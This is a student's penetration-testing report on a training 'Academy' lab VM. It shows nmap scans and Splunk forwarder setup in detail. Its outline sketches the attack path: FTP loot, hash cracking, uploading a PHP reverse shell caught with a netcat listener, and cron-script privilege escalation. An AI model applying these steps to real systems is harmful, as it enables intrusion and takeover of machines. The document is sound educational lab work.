VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Saisharanr.csbs2021@citchennai.net

210421244050

Objective:

1. Download the Academy VM from here

2. Unzip the 7z file using winrar/winzip/7z to get the VMDisk files

3. Open the VMware Player, select Open VM, and then select the extracted VM

4. Edit the VM and change the network settings to Bridged before switching on the VM

5. Use the username and password in the root password.txt file to log in

Note: By default, this VM's network settings will be disabled. So, there won't be any IP Address

6. Search the web, and find the solution to turn on the network device ens33 (Hint: unix.stackexchange.com)

7. Once you get connected to the internet, configure your own SIEM Cloud instance in this machine so that any malicious activity can be monitored and tracked

8. Once the SIEM instance is configured, make sure you enable the log files and add the respective directory to the monitor list.

9. Make a note of the IP Address of the VM, exit to the root login page by simply typing 'exit' on a terminal

10. Now, Go to your Attacker machine, use all the skills that you have learned till now, break into the system, and find the root flag

11. Create a detailed Step-by-Step document on how and what you did to find the root flag

12. Submit your document along with a video explanation of your findings.

Outline:

Academy VM provided.

Change VM's to bridged adapter network settings.

Find the ip- address of target

Nmap target from attacker

Found that port 21, 22, 80 are open (ftp, ssh, http)

Specify ports, nmap again

Found user access, a file note.txt

Splunk cloud in windows. Configure.

Now install universal forwarder + add new user in academy.

Download universal forwarder credentials.

ftp from attacker to target to get files

create account, login, list contents, get contents, exit.

Read the note.txt file and find credentials.

Decode the password with md5 has decoder.

Use Dirbuster to find directories, files in web servers.

Start, finish, go to results menu, open /academy in browser.

Use the credentials given in note.txt and login.

Found we can upload a profile picture.

Edit the malware to send info to our ip-address.

Use net cat network listener: nc -nvlp 9000 to listen.

Now upload the reverse-shell php in the website.

Used malware to enter. Now need privilege escalation.

Get access, change directory to grimmie, find files, password with recursive grep.

Use ssh to login as Grimmie, check its file permissions and also for vulnerabilities.

Find cronjobs with linpeas. Move to backup.sh, chmod, reverseshell.

Find cronjobs with linPEAS . Open it and change permissions


Use reverseshell and gain vertical privilege escalation.

List contents and read flag.txt

Step by step Configuration:


An academy VM is provided in a zip file. Which is then extracted. By using Virtualbox or VM workstation, the academy VM OVF file is activated in order to use it.

Credentials provided in a text file with root as user and tcm as password. Login.



Name	Type	Size	Date modified
academy	OVF File	9 KB	25-06-2021 23:35
academy-disk001.vmdk	VMDK File	7,13,381 KB	25-06-2021 23:37
root password	Text Document	1 KB	15-08-2021 03:31

Change network settings to ridged adapter. Initially it does not have ip address. The error is noted and referred internet in order to configure it properly.



```
  118  echo "to be done in academy VM"
  119  ip a
  120  ip link set dev enp0s3
  121  dhclient -v enp0s3
  122  history
┌─[user@parrot]─[~]
└──╼ $
```

Enp0s3 = network interface.


Note down the ip-address of [administrator PC, parrot(attack) machine and the academy VM]. And they are as follows:

a. Target academy ip-address(academy VM) = 172.16.5.226


b. Administrator ip-address = 172.16.6.192

c. Parrot attack machine ip-address = 172.16.4.192

Ping and nmap (network mapper) the target academy machine from the parrot attack machine:


cat note.txt - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[user@parrot]─[~]
└──╼ $ping 172.16.5.226
PING 172.16.5.226 (172.16.5.226) 56(84) bytes of data.
64 bytes from 172.16.5.226: icmp_seq=1 ttl=64 time=2.65 ms
64 bytes from 172.16.5.226: icmp_seq=2 ttl=64 time=2.49 ms
64 bytes from 172.16.5.226: icmp_seq=3 ttl=64 time=0.950 ms
64 bytes from 172.16.5.226: icmp_seq=4 ttl=64 time=1.56 ms
64 bytes from 172.16.5.226: icmp_seq=5 ttl=64 time=2.52 ms
64 bytes from 172.16.5.226: icmp_seq=6 ttl=64 time=1.83 ms
64 bytes from 172.16.5.226: icmp_seq=7 ttl=64 time=7.11 ms
64 bytes from 172.16.5.226: icmp_seq=8 ttl=64 time=3.16 ms
^C
--- 172.16.5.226 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7088ms
rtt min/avg/max/mdev = 0.950/2.783/7.107/1.759 ms
┌─[user@parrot]─[~]
└──╼ $nmap 172.16.5.226 -p- -v --min-rate=3000 | tee open_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 17:19 CET
Initiating Ping Scan at 17:19
Scanning 172.16.5.226 [2 ports]
Completed Ping Scan at 17:19, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:19
Completed Parallel DNS resolution of 1 host. at 17:19, 0.38s elapsed
Initiating Connect Scan at 17:19
```



cat note.txt - Parrot Terminal
File Edit View Search Terminal Help

```
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
┌─[user@parrot]─[~]
└──╼ $nmap 172.16.5.226 -p21,22,80 -A -v --min-rate=3000 | tee open_services.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 17:21 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:21
Completed NSE at 17:21, 0.00s elapsed
Initiating NSE at 17:21
Completed NSE at 17:21, 0.00s elapsed
Initiating NSE at 17:21
Completed NSE at 17:21, 0.00s elapsed
Initiating Ping Scan at 17:21
Scanning 172.16.5.226 [2 ports]
Completed Ping Scan at 17:21, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:21
Completed Parallel DNS resolution of 1 host. at 17:21, 0.41s elapsed
Initiating Connect Scan at 17:21
Scanning 172.16.5.226 [3 ports]
```

Nmap done in order to find the open ports.

Minimum rate of 3000 packets per second.

Now get back to the Administrator PC. Open the splunk cloud in browser and create account or log into existing account. An email will be sent from splunk with link and credentials to be used to utilize splunk cloud. Provide the proper credentials and log into the cloud splunk.



For security reasons, your account has been locked out. Please try again later or contact your system administrator.


For some cases the the splunk cloud will show a 500 error or internal server error. For which configuring default settings or changing the time zone will rectify it.

Presence of Cloud enterprise in the Administrator PC also affects the splunk cloud and produces error. So uninstall the splunk enterprise and log into the splunk cloud again.

Now get back to the Academy PC.


Need to install Universal forwarder in order to send the log files to the administrator PC.

Use the wget command and provide the link of the universal forwarder installer from the website url and also provide the name for the installed file.




```
┌─[user@parrot]─[~]
└──╼ $wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb "https://
download.splunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkfor
warder-9.2.0.1-d8ae995bf219-linux-2.6-amd.deb"
```

Add a new user. Create new directory. Dpkg the installed Universal forwarder. Change ownership. And start the splunk. Configure the universal forwarder with following commands and connect with the splunk cloud in the administrator PC.



```
"to be done in the academy VM"

useradd -m splunkfwd
export SPLUNK_HOME="/opt/splunkforwarder"
mkdir $SPLUNK_HOME
dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
chown -R splunkfwd:splunkfwd $SPLUNK_HOME
$SPLUNK_HOME/bin/splunk start --accept-license
cd /opt/splunkforwarder/bin
./splunk
./splunk add forward-server 172.16.6.192:9997
```



```
wget 172.16.6.192:8000/splunkclouduf.spl
ls
mv /root/splunkclouduf.spl /opt
cd /opt
ls
cd splunkforwarder
ls
cd bin
./splunk start
./splunk install app /opt/splunkclouduf.spl
./splunk restart
```

/opt = optional packages


In the mean time, get back to the administrator PC, navigate to:

Apps -> universal forwarder -> Download universal forwarder credentials.

Drag and drop the installed .spl file into the attack machine if needed.

Use the wget command to get the .spl installed file from the attacker machine or administrator PC (use this).

Now go to the search menu bar and provide host=”academy” in the respective box. Click search button and see the events occurrence.



```
host="academy"
```

✓ 563,136 events (2/26/24 3:00:00.000 AM to 2/27/24 3:17:41.000 AM)


i	Time	Event
›	2/27/24 2:57:01.000 AM	Feb 26 21:57:01 academy CRON[12932]: (CRON) info (No MTA installed, discarding output) host = academy source = /var/log/syslog sourcetype = syslog
›	2/27/24 2:57:01.000 AM	Feb 26 21:57:01 academy CRON[12932]: pam_unix(cron:session): session closed for user root host = academy source = /var/log/auth.log sourcetype = syslog
›	2/27/24 2:57:01.000 AM	Feb 26 21:57:01 academy CRON[12933]: (root) CMD (/home/grimmie/backup.sh) host = academy source = /var/log/syslog sourcetype = syslog
›	2/27/24 2:57:01.000 AM	Feb 26 21:57:01 academy CRON[12932]: pam_unix(cron:session): session opened for user root by (uid=0) host = academy source = /var/log/auth.log sourcetype = syslog
›	2/27/24 2:56:01.000 AM	Feb 26 21:56:01 academy CRON[12926]: (CRON) info (No MTA installed, discarding output) host = academy source = /var/log/syslog sourcetype = syslog

Splunk installation. Login page.

Create a new directory in the attack machine named “academy” with the mkdir command in the attack machine.

Change your working directory to the academy directory in order to perform the file transfer process.

